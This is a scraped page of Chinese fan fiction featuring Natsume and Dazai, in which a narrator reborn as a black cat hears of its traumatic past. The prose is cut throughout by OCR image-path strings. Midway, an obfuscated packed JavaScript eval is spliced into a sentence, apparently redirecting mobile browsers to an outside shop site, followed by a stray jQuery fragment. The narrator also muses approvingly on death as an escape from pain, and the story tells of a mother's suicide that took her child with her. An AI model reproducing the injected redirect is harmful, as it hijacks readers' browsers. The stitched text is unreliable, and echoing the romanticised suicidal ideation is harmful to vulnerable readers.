“我、死去的……宠物……黑猫?”
我现在使用的外表,是我死去的宠物黑猫的?
我、我死去的宠物黑猫!?
“是的,正是如此。我从头开始跟你说起吧,关于你我的缘分。”夏目轻轻地用指尖点点我的鼻尖——猫咪们常用互碰鼻尖来表达友好……他大概,是在我更熟悉的猫咪语言来安慰我吧。
“我一开始是在一个实验室里发现的你——那些人,正在研究‘书’。至于你和‘书’之间的缘分……”他垂眸不语片刻,才接着说下去,“你已经猜出来了,我就不多赘述。”
“而接下来的,便没什么好多说的了,只是你暂时被我收养了而已……出于一个抱有善心、且具备付出这种善心能力的人,我姑且做了我该做的事。”
“是吗?”小治却在这时反驳了,“并不是这样的吧,夏目先生可还说得真是轻描淡写呢,但事实并不是这么简单的吧。一个具备类似于‘书’这样能力的孩子,无论如何,就算他是受害者,那也不能就这样简简单单地‘放归’普通人的社会。”他抱着臂膀,手指轻点手臂,“当然了,这只是我的猜测,您要是不想承认的话,我也没什么好说的。”
咪……小治异常的有攻击性呢。
夏目苦笑一声:“太宰君真是嘴下毫不留情啊……”他摩挲着手杖的头,“但是我确实无法反驳你的话,事实,的确就如同你说的那样。”他轻轻地用歉意的视线触碰了我一下,“小咪,我们的故事的确开启于一个不算愉快的时刻……”
“……不,这没什么。虽然我已经忘记了那时的我是怎么想的,我无法替当时的我说出我那时的感受,但我可以告诉你现在的我是怎么想的——我并不介意这样的事,就算你给予善心的理由并不完全纯粹,但你也的确给出了。”我舔了一下爪子,梳理着那已经很平整的毛发,“不管怎么说,这种事……并不需要探究得那么清楚。我知道的,很多事物……就是从这样的过度探究中腐溃的。”
每一个人做出善事的原因真的都需要那样刨根问底地探究个一清二楚吗?这世上几乎没有事物经得起这样极致的探寻。
更何况,在这件事里,我还是那个受益人……要我去做这样的事,未免有些丧失良心了。
除非……夏目这样做其实是为了以此作为掩护去做些另外的恶事,那这便很有探究的必要了,可是,他真的会那样做吗?
我无法那样去猜忌那位老人。
我做不到。
“是吗?小咪真是一个好孩子啊……”夏目神色复杂,“老夫竟然被你安慰了……真是失责。”
“……也并没有说‘安慰’这种事必须要谁来做才可以的吧。”
我不去看他,他想来也不想我去看这个时候的他。
小治:“……你们这样反倒显得我像是那个坏人一样。”
他不太耐烦地点点脚尖……也可能不是不耐烦,只是……不太耐受?
我看不太透。
小治的心的确很复杂,比很多很多人都要复杂。复杂到有时我也会怀疑,那种某些时候惊鸿一瞥般窥见的,我与他照镜子般的那种奇异的同类感,是否只是我的一种错觉而已。
只是……联想到他之前质问我的那个问题——我不该有“死亡”的想法……
我又觉得那并非错觉了。
是的,正如小治所说,我……的确也有着对死亡的……向往?我不知道我是否应该用上这个词,但我的确有时候会想着就这样到达彼岸,不再面对这个扭曲而痛苦的世界。
我不知道另一个世界是怎样的,是比这个世界更糟糕?还是比这个世界更美好?
按这个生者的世界中的大多数言论来看,显然大多数人都只能进入那个更糟糕的世界。
但是,那真的是那样的吗?这些话,究其源头,都是从信仰宗教的人口中传出的,他们的话往往都显得不太寻常,而这些话也的确能在一定程度上引人向善。
可是,那真的是真相吗?
死者的世界,到底是怎样的呢?
它……真的能隔绝生者的苦痛吗?还是说……其实是加强了呢?
可是,可是……
这已经是懦弱无能如我,所能找到的最好的退路了。
如果连这最后的退路也依然如此令猫绝望,那我……那我也不知道要怎么办才好了。
这个世界,真的会这样残酷吗?
而这,也会是小治的想法吗?这也是他最后的退路吗?
我知道的,我知道的……
他也一直在痛苦着,如我、或比我更加地痛苦着。
他所看到的,他估计也看到了。
而他一直以来的行为,却让我更加迷信那个未知的路途——
既然小治也同样赞同这件事,那么,我……
我为什么不可以呢?
只是,或许是因为我比他要更加懦弱吧,我从未实践过,也从未在小治他们面前透露出我有这种想法。
正如有着这种想法的我,其实也并不赞同小治的做法那样。
我依旧知道生命的可贵之处。
我知道这世界上并不总是只有痛苦的地方。
可是……
我真的很痛苦。
我并不是想要结束生命,我、我想要结束的只是痛苦而已。
而生命,正如我以往所付出的那些代价一般,也只是用来换取的代价而已。
我其实已经明白了为什么我的异能力会是那样的呈现——
记忆在我看来正是生命的体现,而用记忆换取我认为有价值的事物……本质上来说,与我一贯的想法,是一致的。
它,我的异能力,「我的人生」,的确就是我的半身,是映照着我灵魂的事物。
它比我愚钝的脑子,还要更加快、更加深远地看到了我的灵魂。
“小咪为什么不说话呢?是在想些不该想的东西吗?”小治突然揪住我一边的脸颊,轻轻拉扯了下,“难道你真的觉得我是那个坏人吗?”他不爽快地半眯着眼睛瞥视我,有种微妙的幼稚斗气感。
……他真的不知道我刚刚在想些什么吗?
我有着疑心,但又没有勇气去反驳他,只好含糊地反驳了他的话。
“才不是那样……是小治你想太多了才是……”
话一出口我就知道糟糕了,这软弱犹豫的口气,一定会被小治当借口(也许不是)狠狠地玩弄我一番的。
但是,在我胆战心惊地偷偷用余光观察他的时候,他却并没有要像以往一样,抓着我的“破绽”肆意地戏弄我的意思,只是不大爽;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17442452|176840||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
快地“哼”了一声,就此作罢。
我都不知道要不要庆幸好了。
……怎么会有这样的人,他戏弄我也不是,不戏弄我也不是……两种做法都不怎么让猫痛快。
只是一者让人担忧自己,一者让人担忧他……
真的是,各种意义上的,恶劣的人呢。
夏目并没有对我们两人(猫)之间的官司多加关注,只是在开口前有一阵微妙的停顿。
“……再接下来的,则是老夫在替你寻找来处时,发现你竟和我有着血脉相连的联系。”
他垂下眼睛,因年老而逐渐堆积起来的眼皮耷拉着,显得很没精神。
“而那时的我,做出了一个错误的决定。”
小治:“你……将小咪送回了他‘应该回去的地方’。”
“……是的,太宰君说得没错,我的确做出了这样的错事。”夏目捏着他常戴的那顶帽子,手指微微发白。
“我妄断地觉得,你应该有一个更完整的家庭,而不是因为那带给你过多痛苦的异能力,而必须跟我这个糟老头子待在一起。于是,我愚昧地做出了将你送入噬子的魔鬼手中的决定。
“一开始,那个男人还是能做出表面应有的姿态的,我也渐渐放下了戒心,认为他就算不完全真心,至少也能给你一个父亲应有的关爱。”
“但你忽视了很多东西。”小治抱着自己的臂膀,神情冷淡,像覆了一层冰那般,“比如那时普通人对异能者的排斥,比如那个男人过大的欲望,比如那个可怜的母亲的绝望,比如……小咪到底是怎么进入那个地方的。”
夏目陷入了一阵难耐的沉默。
“……是的,我忽略了太多的东西,我太过自大了,以为我的权威、血脉的联系,以及那一连带的利益关系,能让那个狠心的男人真心地接纳你……”
“咪……”
我也有些不知道说什么好了。
这的确是在我身上发生过的事,可那一切对于现在的我来说,真的只是如同故事一样的事,我对它的感触可能还没有那些重视我的人来得更深。
“唉……往事已矣,再莫回头……那已经是过去的事了,小咪应该也不太想要知道太多‘前世’的事。”
说是这样说,我的确是这么想的,但看他们的表现……这显然只是用来宽慰他们自己的话。
真希望他们能将这话听进去才是。
“再之后,是小咪你的母亲因绝望而自/杀,出于某种原因,她也带上了你……”夏目摇摇头,“关于那位可怜的女士为什么这么做,我不便多言,总之,那并不是一些愉快的理由。”
“咪……还发生了这样的事啊。”我有些恍惚。
对于那个生育了我的女性,我的母亲,我对她毫无印象,而第一次听见她的信息,竟然是她的死讯,还并非是体面的死法……我的确不知道该说些什么。
只是心中滚动着难言的复杂情绪,一时五味杂陈。
至于夏目所说的她带上了我的事……
那时的我,是怎样想的呢?
我……究竟是无知下的顺从,还是绝望下的不得已,更或者……我是自愿的呢?
我……我已经什么都不知道了。
那的确,已经是我“前世”的事情了。